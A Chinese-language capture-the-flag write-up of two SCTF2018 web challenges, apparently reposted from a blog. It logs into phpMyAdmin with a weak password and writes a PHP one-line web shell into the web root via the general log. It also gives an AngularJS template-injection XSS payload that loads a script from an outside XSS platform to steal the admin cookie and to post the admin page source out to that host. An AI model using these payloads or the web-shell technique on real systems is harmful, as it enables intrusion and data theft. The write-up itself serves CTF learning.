SCTF2018 Writeup

转载

weixin_30757793 于 2018-06-26 13:11:00 发布 120 收藏
原文链接：http://www.cnblogs.com/Jas502n/p/9228589.html


```
  _____  _____ _______ _______
 / ____|/ ____|__   __|  ____|
| (___ | |       | |  | |__
 \___ \| |       | |  |  __|
 ____) | |____   | |  | |
|_____/ \_____|  |_|  |_|
```

_____WEB_____

0x01 easiest web - phpMyAdmin


思路： 弱口令（root / root）登陆phpmyadmin，利用日志功能进行getshell

送分题，轻松一下


http://47.97.214.247:20001/phpmyadmin


Alternate address:

http://218.245.4.98:20000/phpmyadmin


不安全 | sctf2018.xctf.org.cn/contest_challenge/
05:33:18
Reverse 0/5
Misc 1/7
Crypto 0/3
Web 0/7
Pwn 0/4
easiest web - phpmyadmin
一不小心被你管出来了！
送分题，轻松一下
http://47.97.214.247:20001/phpmyadmin
Alternate address：
http://218.245.4.98:20000/phpmyadmin
新的建议板
(13 solved)
W&P
NuIL
LeaveCat
PHP Web BabySyc - Sim
(1 solved)
NuIL
BabyIntranet
(0 solved)
1000
pt
(0 solved)
1000
pt
(24 solved)
465
pt
Junior Flappyp
AGS

开启日志，写入一句话


218.245.4.98:20000/phpmyadmin/server_sql.php
phpMyAdmin
近期访问
表收藏夹
新建
information_schema
mysql
performance_schema
test
服务器: localhost
数据库
SQL
状态
账户
导出
导入
设置
复制
变量
字符集
引擎
插件
显示查询框
MySQL 返回的查询结果为空 (即零行)。 (查询花费 0.0000 秒。)
set global general_log_file = 'D:\\phpStudy\\WWW\\dasdasdad.php'
[编辑内嵌] [编辑] [创建 PHP 代码]
Error: #1046 No database selected
您的 SQL 语句已成功运行。
show variables like '%general%'
性能分析 [编辑内嵌] [编辑] [创建 PHP 代码] [刷新]
+ 选项
Variable_name
Value
general_log
ON
general_log_file
D:\phpStudy\WWW\dasdasdad.php
查询结果操作




查询sql语句

```
<?php @eval($_POST['cmd']);?>
```

日志写入到网站路径下的dasdasdas.php文件


然后就getshell



http://218.245.4.98:20000/dasdasdad.php

密码：cmd

菜刀连接



在C盘发现flag


```
sctf{31cf2213cc49605a30f07395d6e5b9c4}
```

0x02　新的建议板

解题思路：从前台发现留言板存在anjularjs的模板注入 ， js中发现api接口，发现需要另外一个管理员账号post带入访问密码才能获取到flag

师傅最近开始学前端 想写个建议板 后来失败了？

http://116.62.137.114:4879



Anjularjs的模板注入

Payload:

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(123)//');}}
```

用

```
eval(atob("base64"))进行base64加密，绕过过滤
```

1.1 利用xss获取管理员后台地址

xss平台地址：

```
http://xsspt.com/aQCIrX?1529652200
```

使用getScript方法动态加载JS：

```
$.getScript('http://xsspt.com/aQCIrX?1529652200');  >>base64 >>
JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK
```

```
eval(atob("JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK"));
```

在留言板输入下面Payload 可以打到管理员的后台地址和cookie：

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```

-折叠 2018-06-22 15:41:46

- location : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A
- HTTP_REFERER : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK%5C&#

删除

- toplocation : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A
- cookie : sessionid=123
- opener :

039;));//');%7D%7D%0D%0A
- HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
- REMOTE_ADDR : 116.62.137.114

```
location : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A
```


url解码：

```
location : http://127.0.0.1:1002/admin/suggest?suggest={{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```

可以发现后台地址在内网http://127.0.0.1:1002/admin/

1.2 利用Jquery获取后台页面源码

首先在xss平台新建模块如下所示：




代码：

```
$.ajax({
        url: "/admin",
        type: "GET",
        dataType: "text",
        success: function(result) {
            var code = btoa(encodeURIComponent(result));
            xssPost('http://xsspt.com/index.php?do=api&id=aQCIrX', code);
        },
        error: function(msg) {

        }
    })
```

```
function xssPost(url, postStr) {
    var de;
    de = document.body.appendChild(document.createElement('iframe'));
    de.src = 'about:blank';
    de.height = 1;
    de.width = 1;
    de.contentDocument.write('<form method="POST" action="' + url + '"><input name="code" value="' +
    de.contentDocument.forms[0].submit();
    de.style.display = 'none';
}
```


此时获取后台的xss模块已经建立好，需要在原有模块上更新使用模块，默认是使用获取cookie的模块



然后再在留言板上输入payload：

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```

稍等片刻，即可获取到消息



